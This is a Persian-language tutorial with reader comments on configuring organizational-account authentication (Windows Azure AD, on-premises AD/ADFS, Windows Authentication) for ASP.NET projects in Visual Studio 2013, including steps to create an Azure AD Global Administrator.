بصورت پیش فرض، قالب پروژه یک شناسه application ID URI برای شما تولید می‌کند، که این کار با الحاق نام پروژه شما به نام دامنه WAAD صورت می‌گیرد. برای مثال، اگر نام پروژه Example باشد و نام دامنه contoso.onmicrosoft.com، شناسه خروجی More می‌شود. اگر می‌خواهید بصورت دستی این فیلد را مقدار دهی کنید، گزینه [https://contoso.onmicrosoft.com/Example](#) را انتخاب کنید. این شناسه باید با [https://options](#) شروع شود.

بصورت پیش فرض، اگر اپلیکیشنی که در WAAD تهیه و تدارک دیده شده است، شناسه‌ای یکسان با شناسه موجود در پروژه Visual Studio داشته باشد، پروژه شما به اپلیکیشن موجود در WAAD متصل خواهد شد. اگر می‌خواهید تدارکات جدیدی بینید تیک گزینه Overwrite the application entry if one with the same ID already exists را حذف کنید.

اگر تیک این گزینه حذف شده باشد، و ویژوال استودیو اپلیکیشنی با شناسه‌ای یکسان را پیدا کند، عددی به آخر URI اضافه خواهد شد. مثلاً فرض کنید نام پروژه Example است و اپلیکیشنی نیز با شناسه [https://contoso.onmicrosoft.com/Example](#) وجود دارد. در این صورت اپلیکیشن جدیدی با شناسه‌ای مانند [https://contoso.onmicrosoft.com/Example_20130619330903](#) ایجاد می‌شود.

تهیه و تدارک اپلیکیشن در WAAD

برای آنکه یک اپلیکیشن WAAD ایجاد کنید و یا پروژه را به یک اپلیکیشن موجود متصل کنید، ویژوال استودیو به اطلاعات ورود یک مدیر کل برای دامنه مورد نظر، نیاز دارد. هنگامی که در دیالوگ **Configure Authentication** روی OK کلیک می‌کنید، اطلاعات ورود یک مدیر کل از شما درخواست می‌شود و نهایتاً هنگامیکه روی **Create Project** کلیک می‌کنید، ویژوال استودیو اپلیکیشن شما را در WAAD پیکربندی می‌کند.

برای اطلاعات بیشتر درباره نحوه استفاده از مدل احراز هویت Cloud - Single Organization به لینک‌های زیر مراجعه فرمایید:


[Windows Azure Authentication](#)

[Adding Sign-On to Your Web Application Using Windows Azure AD](#)

[Developing ASP.NET Apps with Windows Azure Active Directory](#)

مقالات مذکور برای ویژوال استودیو 2013 بروز رسانی نشده اند. برخی از مراحلی که در این مقالات بصورت دستی باید انجام شوند در Visual Studio 2013 مکانیزه شده است.

[Cloud - Multi Organization Authentication](#)




از این گزینه برای احراز هویت کاربرانی استفاده کنید که در tenant WAAD های متعددی تعریف شده‌اند. برای مثال، نام سایت fabrikam.onmicrosoft.com است و برای کارمندان دو سازمان از طریق آدرس‌های contoso.onmicrosoft.com و contoso.onmicrosoft.com قابل دسترسی خواهد بود. نحوه پیکربندی این مدل نیز مانند قسمت قبلی است.

برای اطلاعات بیشتر درباره احراز هویت Cloud - Multi Organization به لینک‌های زیر مراجعه کنید:
[Easy Web App Integration with Windows Azure Active Directory, ASP.NET & Visual Studio](#)

[Developing Multi-Tenant Web Applications with Windows Azure AD](#)

On-Premises Organizational Accounts



این گزینه را هنگامی انتخاب کنید که کاربران در (AD) Windows Server Active Directory تعریف شده اند و نمی‌خواهید از WAAD استفاده کنید. از این مدل برای ایجاد وب سایت‌های اینترنت و اینترانت می‌توانید استفاده کنید. برای یک وب سایت اینترنتی از Active Directory Federation Services (ADFS) استفاده کنید.

برای یک وب سایت اینترنتی، می‌توانید کلا این گزینه را رها کنید و از Windows Authentication استفاده کنید. در صورت استفاده از گزینه Windows Authentication لازم نیست تا آدرس سند متادیتا (metadata document URL) را فراهم کنید، همچنین توجه داشته باشید که Windows Authentication امکان کوئری گرفتن از پوشش‌ها و کنترل سطوح دسترسی در Active Directory Federation Services (ADFS) را ندارد.

On-Premises Authority

آدرس سند متادیتا. این سند اطلاعاتی درباره مختصات Authority دارد که اپلیکیشن از آنها برای به پیش بردن روند احراز هویت و ورود به سایت استفاده می‌کند.

Application ID URI

یک شناسه منحصر به فرد که AD از آن برای شناسایی اپلیکیشن استفاده می‌کند. می‌توانید این فیلد را خالی رها کنید تا ویژوال استودیو بصورت خودکار اپلیکیشنی بدین منظور بسازد.

در این مقاله با مدل‌های مختلف احراز هویت در اپلیکیشن‌های Visual Studio 2013 آشنا شدید و برخی تغییرات و امکانات جدید نیز بررسی شدند. برای اطلاعات تکمیلی به [ASP.NET and Web Tools for Visual Studio 2013 Release Notes](#) مراجعه کنید.

نظرات خوانندگان

نویسنده: هومن
تاریخ: ۱۳۹۳/۰۳/۱۹ ۱۹:۵۴

سلام

- بابت مطلب خوبتون ممنون. من یه سوال داشتم، در پورتال‌های سازمانی و در حالتی که نیاز نداریم پالیسی رو از اکتیو بخونیم، بهتره از حالت آخر یعنی Windows Authentication استفاده کنیم درسته؟ من از این حالت استفاده کردم، و یک مشکل و یک سوال برآم پیش آمد...
 - مشکلم اینه که در سیستمی که با یوزر اکتیو بالا اومده خوب کار میکنه و یوزر رو تشخیص میده، اما روی لپتاپم چون لوکال هست و طبیعیه اکتیو دایرکتوری موجود نیست نمیتونه یوزر رو تشخیص بده (پنجره لاگین مرورگر را باز میکند) و من نمیتونم برنامemo گسترش بدم و برای تست نیاز به اجرای برنامه دارم، این مشکلو چجوری برطرف کنم؟
 - سوالم اینه که ما هیچ کجا اسم دامین یا آی پی سرور رو به برنامه نمیدیم، پس سیستم احراز هویت چجوری دامین رو تشخیص میده و باهاش کار میکنه ؟

نویسنده: محسن خان
تاریخ: ۱۳۹۳/۰۳/۲۰ ۹:۱۸

اگر از IE استفاده کنید، مشکلی نباید باشه. چون IE با سیستم اعتبارسنجی مبتنی بر ویندوز یکپارچه هست. اگر با IE صفحه لاگین مرورگر باز میشه، به تنظیمات امنیتی اون مراجعه کنید و سایت رو در قسمت trusted sites اضافه کنید:

<http://support.microsoft.com/kb/258063>

سمت سرور هم باید در تنظیمات IIS، گزینه‌ی اعتبارسنجی مبتنی بر ویندوز فعال باشه:

<http://www.asp.net/mvc/tutorials/older-versions/security/authenticating-users-with-windows-authentication-cs>

ابزار ASP.NET برای Windows Azure Active Directory فعال کردن احراز هویت در وب اپلیکیشن هایی که روی Windows Azure میزبانی شده اند را ساده‌تر می‌کند. می‌توانید از Windows Azure Authentication برای احراز هویت کاربران Office 365 استفاده کنید، حساب‌های کاربری را از On-Premise Active Directory خود همگام سازی (Sync) کنید و یا از یک دامنه Windows Azure Active Directory بهره ببرید. فعال سازی Windows Azure Authentication شما را طوری سفارشی پیکربندی می‌کند تا تمامی کاربران را با استفاده از یک Windows Azure Active Directory tenant احراز هویت کنند. این مقاله ساختن یک اپلیکیشن ASP.NET بر اساس organizational accounts را که بر اساس Windows Azure پیکربندی شده و بر روی Active Directory میزبانی می‌شود، مرور می‌کند.

پیش نیاز ها

Visual Studio 2013 RC با Visual Studio Express 2013 RC for Web


یک حساب کاربری در Windows Azure. می‌توانید یک [حساب رایگان بسازید](#).

یک مدیر کلی به حساب کاربری Active Directory خود اضافه کنید
وارد [Windows Azure Portal](#) شوید.

یک حساب کاربری (AD) Windows Azure Active Directory (AD) انتخاب یا ایجاد کنید. اگر قبل از این کاربری ساخته اید از همان استفاده کنید در غیر اینصورت یک حساب جدید ایجاد کنید. مشترکین Windows Azure یک AD پیش فرض با نام Default خواهند داشت. در حساب کاربری AD خود یک کاربر جدید در نقش Global Administrator بسازید. اکانت AD خود را انتخاب کنید و Add User را کلیک کنید. برای اطلاعات کامل‌تر به [Managing Windows Azure AD from the Windows Azure Portal 1- Sign Up with an Organizational Account](#) مراجعه کنید.

The screenshot shows the Windows Azure Active Directory management portal. The URL in the browser is <https://manage.windowsazure.com/#Workspaces/Active>. The interface includes a sidebar with icons for Compute, Mobile, Cloud Services, Database, and Storage. A large blue button labeled "Default Directory" is visible. The main area is titled "default directory". It features a navigation bar with "USERS", "APPLICATIONS", "DOMAINS", and "DIRECTORIES". Below this is a table with columns "DISPLAY NAME" and "USER NAME". Two users are listed: "joe admin" (User Name: admin1@rufuscorpone.com) and "rufus corpone" (User Name: rufuscorpone). At the bottom right, there are "ADD USER" and "MANAGE PASSWORD" buttons, with "ADD USER" highlighted by a yellow box.

یک نام کاربری انتخاب کرده و به مرحله بعد بروید.



نام کاربری را وارد کنید و نقش **Global Administrator** را به آن اختصاص دهید. مدیران کلی به یک آدرس ایمیل متناسب هم نیاز دارند. به مرحله بعد بروید.

ADD USER

user profile

FIRST NAME LAST NAME

Bob Admin

DISPLAY NAME

Bob the Admin

ROLE ?

Global Administrator

ALTERNATE EMAIL ADDRESS


bob@contoso.com

Require Multi-factor Authentication [PREVIEW](#)




بر روی **Create** کلیک کنید و کلمه‌ی عبور موقتی را کپی کنید. بس از اولین ورود باید کلمه عبور را تغییر دهید.

در ویژوال استودیو یک پروژه جدید ASP.NET Web Forms یا MVC بسازید و روی **Change Authentication** کلیک کنید.



گزینه Single Sign On, Read directory را انتخاب کنید. نام دامنه خود را وارد کنید و سپس گزینه Organizational Accounts را انتخاب کنید. به مرحله بعد بروید.



نکته: در قسمت More Options می توانید قلمرو اپلیکیشن (Application ID URI) را تنظیم کنید. تنظیمات پیش فرض برای اکثر

کاربران مناسب است اما در صورت لزوم می‌توانید آنها را ویرایش کنید، مثلاً از طریق Windows Azure Portal دامنه‌های سفارشی خودتان را تنظیم کنید.

اگر گزینه **Overwrite** را انتخاب کنید اپلیکیشن جدیدی در Windows Azure برای شما ساخته خواهد شد. در غیر اینصورت فریم ورک سعی می‌کند اپلیکیشنی با شناسه یکسان پیدا کند (در پست [متدهای احراز هویت در VS 2013](#) به تنظیمات این قسمت پرداخته شده).

